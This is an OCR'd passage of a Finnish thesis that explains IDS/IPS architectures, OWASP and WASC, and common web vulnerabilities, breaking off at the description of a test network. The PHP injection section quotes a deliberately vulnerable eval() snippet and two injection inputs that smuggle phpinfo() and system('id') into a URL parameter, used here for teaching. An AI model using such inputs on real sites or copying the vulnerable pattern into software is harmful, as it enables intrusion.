
Verkkopohjaisia järjestelmiä on mahdollista käyttää ohjelmistopohjaisina tai laitepohjaisina. Yhteistä kuitenkin on, että periaatteessa komponentit järjestelmissä ovat samat: sensoreita, yksi tai useampi hallintapalvelin, konsoleita ja yksi tai useampi tietokantapalvelin. Myös muut IDS/IPS-järjestelmien teknologiat käyttävät samankaltaisia komponentteja sensoreita lukuun ottamatta. (Mell & Scarfone 2007. 4-3 – 4-4.)

Verkkopohjaiset järjestelmät voidaan jakaa kahteen ryhmään sensorien sijainnin suhteen: aktiivisiin (inline) tai passiivisiin (passive). Verkkoliikenne kulkee aktiivisessa toimintamoodissa, kuten palomuureissa sensorin läpi. Tämä mahdollistaakin kehittyneissä IDS/IPS-järjestelmäsovelluksissa ns. hybriditoiminnan, jossa palomuuri ja IDS/IPS-järjestelmä on yhdistetty. Aktiivinen toimintamoodi estää hyökkäyksen reaaliajassa, joka tekeekin tästä toimintamoodista yleisen IPS-järjestelmien toteutustavaksi. Kuviossa 4 on kuvattu yleinen aktiivisen verkkopohjaisen IPDS-järjestelmän sensoriarkkitehtuuri.



KUVIO 4. Aktiivinen verkkopohjainen IDPS-järjestelmän sensori arkkitehtuuri (Mell & Scarfone 2007. 4-5.)

Passiivisessa toimintamoodissa sensorit saavat kopion verkkoliikenteestä, yleisessä ratkaisussa reitittimen tai kytkimen portti on asetettu *promiscuous* tilaan. Itse verkkoliikenne ei siis kulje sensorin läpi, joten tämä toimintamoodi ei aiheuta viiveitä verkkoliikenteelle. Passiivinen toimintamoodi onkin yleensä käytössä IDS-järjestelmien sensoreissa. Kuviossa 5 on kuvattu yleinen passiivisen verkkopohjaisen IPDS-järjestelmän sensoriarkkitehtuuri. (Mell & Scarfone 2007. 4-5.)



KUVIO 5. Passiivinen verkkopohjainen IDPS-järjestelmän sensori arkkitehtuuri (Mell & Scarfone 2007. 4-7.)

Verkkopohjaisilla IDS/IPS-järjestelmillä on rajallinen tiedonhankintakyky, koska ne pystyvät näkemään vain verkkoliikenteen, joka kulkee niiden läpi. Ne pystyvät saamaan tietoja työasemista, käyttöjärjestelmistä, sovelluksista ja verkon rakenteesta verkkoliikenteen perusteella (esimerkiksi selvittämään IP- / MAC-osoitteet, liikenteessä käytetyt portit, lukemaan sovelluksen version verkkoliikenteestä, purkamaan IP-paketin sisällön). (Mell & Scarfone 2007. 4-7 – 4-8.)

Verkkopohjaiset IDS/IPS-järjestelmät ovat hyviä havaitsemaan eri verkkokerroksien protokolliin kohdistuvia hyökkäyksiä (etenkin sovellus-, siirto-, ja verkkokerroksien protokollien). Lisäksi verkkopohjaiset järjestelmät ovat käteviä havaitsemaan tietoliikenneprotokollien suhteen odottamattomia tapahtumia, kts. tilallinen protokollaanalyysi, ja erinäisiä sääntörikkeitä (policy violations), kuten sopimattomilla verkkosivuilla vieraileminen ja kiellettyjen protokollien käyttäminen. (Mell & Scarfone 2007. 4-9 – 4-10)

Verkkopohjaisissa IDS/IPS-järjestelmissä on myös huonot puolensa. Salatusta liikenteestä verkkopohjaiset järjestelmät eivät kykene havaitsemaan hyökkäyksiä. Verkkopohjaiset järjestelmät ovat myös vaikeuksissa suorituskyvyn kanssa, jos verkkoliiken-


nettä on paljon. Lisäksi hyökkäykset itse verkkopohjaisen järjestelmän sensoria vastaan, kuten hajautettu palvelunestohyökkäys, voi aiheuttaa sensorin suorituskyvyn alenemista tai jopa sen kaatumisen. Lisäksi sokaisevalla (binding) hyökkäystavalla voidaan aiheuttaa suuret määrät IDS/IPS-järjestelmän hälytyksiä järjestelmävalvojan huoleksi. (Mell & Scarfone 2007. 4-11 – 4-12.)

5.5.3 Isäntäpohjainen järjestelmä

Isäntäpohjaisia eli Host-Based järjestelmiä kutsutaan lyhenteellä HIDS (Host-based Intrusion Detection System). Isäntäpohjaisissa järjestelmissä verkkoliikenteen valvonta tapahtuu verkkopalvelimien tai työasemien kautta. Isäntäpohjaisessa järjestelmässä valvotaan siis vain siihen palvelimeen tai työasemaan tulevaa ja lähtevää verkkoliikennettä. (Mell & Scarfone 2007. 7-1.)

Isäntäpohjaiset IDS/IPS-järjestelmät valvovat isäntäkoneessaan yleensä verkkoliikenteen ohessa systeemilokeja, ajettavia prosesseja, tiedostoihin pääsyä ja muokkaamista sekä systeemin ja sovellusten konfigurointimuutoksia. Myös isäntäpohjaisten järjestelmien toiminta perustuu yleensä agentteihin, jotka valvovat yksittäisen isäntäkoneen tapahtumia. (Mell & Scarfone 2007.7-1.)

Isäntäpohjaisissa IDS/IPS-järjestelmissä on yleensä aika yksinkertainen verkkoarkkitehtuuri. Koska agentit toimivat yleensä isäntäkoneissa, järjestelmän komponentit keskustelevat organisaation sisäverkon välityksellä erillisen hallintaverkon sijasta. Hallintaliikenne on useissa järjestelmissä toki salattua, jottei järjestelmän sensitiivinen tieto näy väärille käyttäjille. Kuviossa 6 on esitelty arkkitehtuuri, jossa eri agentit valvovat erilaisten verkkopalvelimien toimintaa. (Mell & Scarfone 2007. 7-2.)



KUVIO 6. Isäntäpohjaisen IDPS-järjestelmän agentti arkkitehtuuri (Mell & Scarfone 2007. 7-2.)

Isäntäpohjaiset järjestelmät, jotka käyttävät useampaa havainnointitekniikkaa valvoessaan isäntäkonettaan, voivat havaita tarkemmin hyökkäykset kuin esimerkiksi verkkopohjaiset IDS/IPS-järjestelmät. Koska jokainen eri havainnointitekniikka voi valvoa eri näkökohtia isäntäkoneessa, voidaan saada kattavampi kuva tilanteesta. (Mell & Scarfone 2007. 7-6.)

Isäntäpohjaisten IDS/IPS-järjestelmien huonoiksi puoliksi voidaan laskea herkkyys väärien positiivisten ja negatiivisten hälytyksien antamiseen. Isäntäpohjaiset järjestelmät vaativatkin yleensä paljon asetusten kustomointia organisaation verkon ja laitteiden olosuhteiden mukaan. Isäntäpohjaisten järjestelmien huonoiksi puoliksi voidaan myös laskea resurssien käyttö itse valvottavassa isäntäkoneessa. Tämän takia monissa isäntäpohjaisissa järjestelmäsovelluksissa on tehty kompromisseja hälytysten ja raporttien reaaliaikaisuuden suhteen. (Mell & Scarfone 2007. 7-2 – 7-7.)

5.5.4 Langaton järjestelmä

Langaton (Wireless) IDS/IPS-teknologia tarkkailee langattoman verkon verkkoliikennettä ja keskittyy etenkin verkkoliikenteen protokollien epäilyttävien tapahtumien tunnistamiseen. Eli langaton on perusperiaatteiltaan samankaltainen kuin verkkopohjainen IDS/IPS-järjestelmä. Järjestelmän komponentitkin ovat samankaltaiset kuin verkkopohjaisissa järjestelmissä: konsolit, tietokantapalvelimet, hallintapalvelimet ja sensorit. Merkittävin ero kuitenkin löytyy itse langattomasta teknologiasta, koska langaton teknologia pystyy valvovaan vain yhtä kanavaa kerrallaan. Langattoman järjestelmän sensorit joutuvat täten vaihtamaan valvottavaa kanavaa hyvin useasti. Yleisesti jokaista kanavaa voidaan valvoa muutaman kerran sekunnissa, tätä kutsutaan kanavaskannaukseksi (channel scanning). Langattoman järjestelmän suurin heikkous on juuri se, ettei kaikkea liikennettä kaikilta kanavilta voida valvoa yhtäaikaisesti, jokin haitallinen liikenne voi jäädä huomaamatta, kun järjestelmä valvoo toista kanavaa. (Mell & Scarfone 2007. 5-1 – 5-4.)

5.5.5 Verkkokäyttäytymisanalyysi

Verkkokäyttäytymisanalyysissä (Network Behaviour Analysis, NBA) tarkkaillaan sekä verkkoliikennettä että sen tilastoja. Tarkoitus on löytää epänormaalia liikennettä, kuten hajautettuja palvelunestohyökkäyksiä, tiettyjä haittaohjelmia (esim. madot, takaportit) ja sääntörikkeitä (policy violations). NBA-järjestelmissä on yleensä sensoreita ja konsoleita sekä joissain järjestelmissä myös hallintapalvelimia, joita voidaan kutsua myös analysoijiksi (analyzers). Osa NBA-järjestelmän sensorisovelluksista on samankaltaisia kuin verkkopohjaiset sensorit, ne voivat tarkastella verkkoliikennettä yhdessä tai useammassa verkon segmentissä. Osa sensoreista ei valvo verkkoliikennettä suoraan, vaan luottaa reitittimien ja kytkimien tarjoamaan verkkoliikenteen vuotietoon. Vuolla viitataan isäntäkoneiden väliseen verkkoliikenneistuntoon. (Mell & Scarfone 2007. 6-1.)

5.6 IDS/IPS-järjestelmien haasteet

IDS/IPS-järjestelmät eivät pysty kuitenkaan tarjoamaan täysin tarkkaa havaitsemista. Järjestelmät, teknologiatyypistä riippumatta, tuottavat vääriä positiivisia (virheellisesti tunnistavat hyvänlaatuista aktiviteettia haitalliseksi) havaintoja ja vääriä negatiivisia (epäonnistuu havaitsemaan haitallisen aktiviteetin) havaintoja. Molemmat virheelliset

havaintoryhmät aiheuttavat ylimääräistä vaivaa järjestelmän ylläpitäjille. On yleistä, että monissa organisaatiossa järjestelmä säädetään tuottamaan pikemminkin vääriä positiivisia kuin vääriä negatiivisia havaintoja. Toki tämä tarkoittaa, että järjestelmänvalvojilla on oltava resursseja analysoida mahdollista väärien positiivisten hälytysten tulvaa. (Mell & Scarfone 2007. 2-8.)

Erilaisia asioita on otettava huomioon, kun IDS/IPS-järjestelmiä suunnitellaan otettavaksi käyttöön organisaatiossa. Kuten millaisia tietoturvasovelluksia organisaatiossa on jo käytössä: SIEM, palomuurit, virustorjunnat, verkkolaitteet, salaukseen liittyvät laitteet. Myös itse IDS/IPS-järjestelmän ominaisuudet, millaista järjestelmää ollaan ottamassa käyttöön. Pelkästään havainnointiin perustuvaa, vai onko myös järjestelmällä oltava valmiutta verkkoliikenteen estotoimintaan. IDS/IPS-järjestelmän teknologia kannattaa miettiä tarkkaan. Lisäksi on otettava huomioon IDS/IPS-järjestelmän suorituskykyvaatimukset, vaadittava kustomointi ja testaustarpeet ja koulutustarpeet. (Mell & Scarfone 2007. 9-2 – 9-12.)

Erityishuomioita on syytä antaa myös IDS/IPS-järjestelmän hallinnointivaatimuksille. Erityisesti jokapäiväisen hallinnan haasteet on syytä ottaa huomioon. Kuinka päivittäiset tapahtumat analysoidaan ja raportoidaan. Kuinka itse IDS/IPS-järjestelmän huoltotoimet ja päivittäminen suunnitellaan. Mellin ja Scarfonen (2007. 9-11) mukaan huoltotoimien suunnittelussa on otettava huomioon seuraavat asiat:

- Hallitaanko sensoreita tai agentteja itsenäisesti vai hallinnointipalvelimen avulla?
- Mitä paikallisia ja etähuoltomekanismeja on saatavilla (esim. paikallinen graafinen käyttöliittymä, web-pohjainen konsoli, komentorivi rajapinta, kolmannen osapuolen sovellukset)?
- Mitkä järjestelmän komponentit voidaan huoltaa etänä ja mitkä paikallisesti?
- Mitä tietoturvaseikkoja on otettava huomioon, esimerkiksi hallintaverkkoliikenteen salaus?
- Miten järjestelmän komponenttien konfiguraatioden varmuuskopiointi- ja palautusmekanismit on suunniteltu?

- Kuinka luotettava järjestelmä on huoltoa vaativien laitevikojen suhteen ja kuinka vikatiloista saadaan tietoa?

- Tarjoaako IDS/IPS-järjestelmä lokienhallintatyökalua? Ja jos ei tarjoa, kuinka tämä voidaan kompensoida (esim. kirjoittamalla skriptejä tai kolmannen osapuolen työkaluilla).

Mellin ja Scarfonen (2007. 9-11 – 9-12) mukaan päivitysten toteuttamisessa on otettava huomioon seuraavat asiat:

- Kuinka usein suuria ja pieniä päivityksiä julkaistaan sensoreille, hallintapalvelimille ja konsoleille?

- Kuinka usein julkaistaan päivityksiä allekirjoituksiin uusia uhkia vastaan ja kuinka nopeasti uuden uhan tunnistamisen jälkeen kyseiset päivitykset ovat saatavilla?

- Minkä tyyppiset päivitykset vaativat järjestelmän komponenttien uudelleenkäynnistystä?

- Kuinka organisaatio saa vastaanotettua päivitykset järjestelmän toimittajalta (esim. CD toimitus, konsolin kautta automaattisesti vai manuaalisesti päivittämällä toimittajan palvelimelta)?

- Kuinka päivitysten aitous ja eheys voidaan varmistaa?

- Kuinka järjestelmän komponenttien konfiguroinnit käyttäytyvät päivitystilanteessa?

6 WEB-SOVELLUKSIIN JA -PALVELIMIIN KOHDISTUVAT HYÖKKÄYKSET

6.1 Alustus

Nykyään tietomurtoihin erikoistuneille hyökkääjille on paljon kohteita internetissä. Internetin kautta tavoitettavissa olevien web-palvelimien määrä on noussut rajusti ja web-palvelimien pystyttäminen ei ole pelkästään vain tietoturva- tai palvelinammattilaisten alaa, joten internetistä löytyy monia potentiaalisesti haavoittuvaisia web-palvelimia. Haavoittuvat web-palvelimen palvelut ovat selvä kohde hyökkääjälle. Kohteena voi olla haavoittuvuus joko itsessään web-palvelimessa käyttöliittymineen, web-sovelluksessa tai palvelimeen luoduissa sivuissa tai erinäisissä skripteissä. (Faircloth 2011, 220-221.)

6.2 OWASP-säätiö

OWASP (Open Web Application Security Project) -säätiö on perustettu joulukuussa 2001. Sen tarkoituksena on neuvoa organisaatioiden turvallista sovelluskehitystä sekä tukea tietoturvallisten ohjelmien hankkimista ja käyttöä sekä ylläpitoa. Kaikki OWASPin tarjoamat työkalut, dokumentit ja keskustelualueet ovat kaikkien käytössä. OWASP ei ole siis kaupallinen säätiö ja se ei ole myöskään sidoksissa mihinkään tiettyyn tietoturva alan toimijaan, joten OWASP tarjoaa puolueettomia, käytännöllisiä ja taloudellisia käytänteitä sovellusturvallisuuteen liittyen. (OWASP - About The Open Web Application Security Project 2013.)

OWASP Top 10 projekti tavoite on nostaa tietoisuutta tietoturvariskeistä sovelluskehityksessä ja tunnistaa kriittisimpiä riskejä, joita organisaatiolla voi olla web-sovelluksissaan. Tulevaisuuden sovelluskehittäjät voivat täten oppia virheistä, joita on ajansaatossa tehty. OWASP Top 10-listaa on julkaistu vuodesta 2003 alkaen ja sitä on päivitetty vuosien varrella riskien muuttuessa. OWASP Top 10 riskilista vuodelta 2013 on luettavissa liitteessä 1 ja viimeisimmät muutokset vuoden 2010 versiossa on luettavissa liitteessä 2**.** (OWASP – OWASP Top 10 2013.)

6.3 WASC-konsortio

WASC (Web Application Security Consortium) -konsortio on perustettu tammikuussa 2004. Myös tämä konsortio on voittoa tekemätön organisaatio, joka koostuu kansainvälisistä alan ammattilaisista ja asiantuntijoista, jotka tuottavat avoimen lähdekoodin ja yleisesti sovittujen parhaiden käytäntöjen turvallisuusstandardeja WWW-sovelluskehitykseen. WASC julkaisee teknistä tietoa, artikkeleita, turvallisuusohjeita ja muutakin hyödyllistä tietoa tietoturvan saralta. (Web Application Security Consortium 2013.)

Myös WASC julkaisee listaa web-sivustojen tietoturvauhista ja -riskeistä. Viimeksi vuonna 2010 päivitetty lista löytyy liitteestä 3. Verrattuna OWASP-säätiön toimintaan WASC ei vaikuta niin aktiiviselta organisaatiolta.

6.4 Esimerkkihaavoittuvuudet

Työssä tutustutaan seuraavanlaisiin haavoittuvuuksiin teoriapohjalta ja myös käytännön esimerkkien kautta: php-injektio, cross-site scripting, improper input handling ja SQL-injektio.

6.4.1 PHP-injektio

PHP-injektio (PHP injection) on hyökkäystapa tietoturva-aukkojen hyödyntämiseksi web-palvelinympäristöissä dynaamisten web-sivujen luonnissa, jotka on toteutettu php-komentosarjakielellä (OWASP – Code Injection 2009).

Kun web-sovellusohjelmisto sallii käyttäjän syöttää sisään mahdollisesti syntaksikoodia, hyökkääjän voi olla mahdollista muuttaa ohjelman käyttäytymistä. Tällainen muutos voi johtaa mielivaltaisen koodin suorittamiseen. (OWASP – Code Injection. 2009.)

Koodi-injektio (code-injection) ja komento-injektio (command-injection) ovat tämän tekniikan eri variantteja. Nämä tekniikat tähtäävät kuitenkin samaan tavoitteeseen. Koodi-injektion tavoitteena on lisätä epäilyttävä koodi sovelluksen osaksi, joka sitten suoritetaan sovelluksen osana. Komento-injektion tavoitteena on taasen lisätä sovellukseen mahdollisesti ns. ulkopuolella ajettavaa koodia. (OWASP – Code Injection. 2009.)

Seuraavaksi on kuvattu esimerkki klassisesta koodi-injektiosta. Tässä sovelluskehittäjä on käyttänyt eval() funktiota ja käsittelee syötettyä tietoa sillä. Tämä sisään syötetty tieto voi olla hyökkääjän muuttelemaa. Koodi näyttää hyvin toteutetulta, mutta antaa mahdollisuuden suorittaa koodi-injektiohyökkäys. (OWASP – Code Injection 2009.)

```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
```

Hyökkäykseen käytettävä syöte voisi olla vaikka tälläisiä URI syöte joka tulostaisi tiedot käytettävästä php-komentosarjakielen versiosta. (OWASP – Code Injection. 2009.)

```
/index.php?arg=1; phpinfo()
```

Kun hyökkääjä hyväksikäyttää tälläisiä haavoittuvaisuuksia web-sovelluksen kehittämisessä, hän ei välttämättä rajoita hyökkäystään koodi-injektoinnin suorittamiseen. Hyökkääjä voi myös vapaasti kokeilla komento-injektiota ja saada lisätietoa järjestelmästä myös sitä kautta, esimerkiksi yrittää suorittaa seuraavaa järjestelmän komentoa. (OWASP – Code Injection. 2009.)

```
/index.pho?arg=1; system('id')
```

6.4.2 Cross-Site Scripting (XSS)

Cross-site skriptaushyökkäys on myös injektiotyyppinen hyökkäys, jossa haitalliset ohjelmat tai skriptit toimitetaan luotetulle ja puhtaalle mutta haavoittuvaiselle web-palvelimelle. Cross-site skiptaus (XSS) hyökkäys tapahtuu, kun hyökkääjä käyttää itse web-palvelimen ohjelmistoa lähettämään haitallista koodia sivustolla vieraileville käyttäjille. Hyökkääjä on saanut toimitettua haitallisen koodin, yleensä web-selaimen skriptaus-kielisen, web-palvelimelle. Sivustolla vieraileva loppukäyttäjä ajaa näin ollen haitallisen ohjelmiston omassa päätelaitteessaan web-istunnon aikana. Tämä tapahtuu siis kaikille loppukäyttäjille, jotka vierailevat sivustolla, jos haitallista ohjelmaa ei poisteta web-palvelimelta. (OWASP - Cross-site Scripting (XSS) 2011.)

Tämän tyyliset haavoittuvuudet ovat aika yleisiä ja niitä ilmaantuu monissa web-sovelluksissa, jotka käyttävät käyttäjän sisään syöttämää syötettä ilman sen vahvistamista (validate) ja käsittelemistä. Loppukäyttäjän selainohjelmisto ei voi tietää, ettei skriptaus-kieliseen ohjelmistoon voi luottaa, koska ohjelmisto tulee luotetusta lähtees-

tä eli itse web-palvelimelta jossa vieraillaan. Haitallinen ohjelmisto-skripti pääsee käsiksi web-istunnon väliaikaisiin evästeisiin ja muihin luottamuksellista tietoa sisältäviin tietoihin. Esimerkiksi käyttäjätunnukset ja maskeeratut tai maskeerattomat salasanat voidaan saada selville. Haitallista sisältöä lähetetään loppukäyttäjän selaimelle usein JavaScript-kielisenä, mutta sisältö voi myös HTML-, Flash- tai muuta koodia minkä selain voi suorittaa. (OWASP - Cross-site Scripting (XSS) 2011.)

Tämän hyökkäystavan mahdollisuudet ovat oikeastaan rajattomat, mutta yleensä tavoitteena on saada loppukäyttäjältä lähetettyä privaattia tietoa hyökkääjälle tai ohjaamalla loppukäyttäjä haitallista web-sisältöä sisältävälle ulkoiselle web-palvelimelle, joka on hyökkääjän hallinnassa suoraan. (OWASP - Cross-site Scripting (XSS) 2011.)

6.4.3 Improper Input Handling

Tämä haavoittuvuustyyppi on hyvin samankaltainen kuin php-koodi -injektio tai php-komento -injektio. Huolimattomasti tehty sisään tulevan syötteen tarkistaminen tai käsittely on tähän pääsyynä web-sovelluksissa. Yleisesti sisään tulevan syötteen sisällön varmistamisella tai tarkistamisella tarkoitetaan toiminteita, kuten validointi, sanitointi, suodatus, koodaus ja dekoodaus. Yksi tärkeimmistä sisään tulevan syötteen tarkistamisen kohdista on, että syöte täyttää tietyt ennalta määrätyt kriteerit. Hyvä validointi tarkoittaa, että on tärkeää määritellä sovellukselle hyväksytyn ja odotetun tiedon muoto ja tyyppi. Validointi voi sisältää tarkistukset siitä, että tiedon tyyppi on oikein ja oikeaa syntaksia on käytetty. Sisään tulevan tiedon pituus voidaan tarkistaa (esim. minimi ja maksimi merkkimäärät) ja sisältääkö syöte joitain erikoismerkkejä ja niin edelleen. (WASC - Improper Input Handling 2010.)

6.4.4 SQL-injektio

SQL-injektio (SQL injection) on hyökkäystapa tietoturva-aukkojen hyödyntämiseksi tietokantapohjaisissa sovelluksissa. Hyvin yleinen esimerkki on www-pohjainen sovellus web-palvelimella, joissa käyttäjät pääsevät käyttämään tietokantaa www-rajapinnan yli. (US-CERT SQL Injection 2012.)

SQL-injektiossa hyökkääjä pääsee suorittamaan SQL-komentoja tietokantapalvelimelle, joihin hyökkääjän käyttöoikeudet eivät pitäisi riittää. Useimmiten tämmöinen hyökkäys on mahdollista suorittaa puuttuvan tai väärin toteutetun syöttötiedon tarkis-

tuksen kautta ja joissain tapauksissa myös tiedon väärän käsittelyn seurauksena tietokantarajapinnassa. Perussääntönä SQL-injektioiden torjumiseksi voidaan pitää, että kaiken käyttäjältä tulevan tiedon oikeellisuus on tarkistettava. (US-CERT SQL Injection 2012.)


7 TESTAUSYMPÄRISTÖ

7.1 Kokonaiskuva


Testiverkko suunniteltiin JYVSECTEC-projektin testausmaailmassa. Verkkoon suunnitellut koneet toteutettiin virtuaalisesti VMware ESXi 5.0-palvelimella. Testaus suunniteltiin toteutettavaksi kahdessa vaiheessa. Ensimmäisessä vaiheessa hyökkäykset JYVSECTEC-testausmaailmasta saapuivat testattavaan lähiverkkoon palvelimineen ilman IPS-järjestelmän tarjoamaan suojaa. Toisessa vaiheessa testausmaailman reitittimen ja lähiverkon reunareitittimen väliin asennettiin inline-tilassa toimiva IPS-sensori. Eri testausvaiheiden verkkotopologiat ovat nähtävissä kuvioissa 7 ja 8. Työssä toteutettiin testauslähiverkon suunnittelu ja lopullinen reunareitittimen konfigurointi sekä tietoturvalaitteiden asennus ja konfigurointi. Lisäksi työssä toteutettiin osa verkon palvelimien toteuttamisesta ja ohjelmien asentamisesta palvelimille (Linux web-palvelimet). Windows web- ja sähköposti-palvelimien asennuksesta ja konfiguroinnista vastasivat JYVSECTEC-testausmaailmaa ylläpitävät henkilöt. Testausmaailmaa 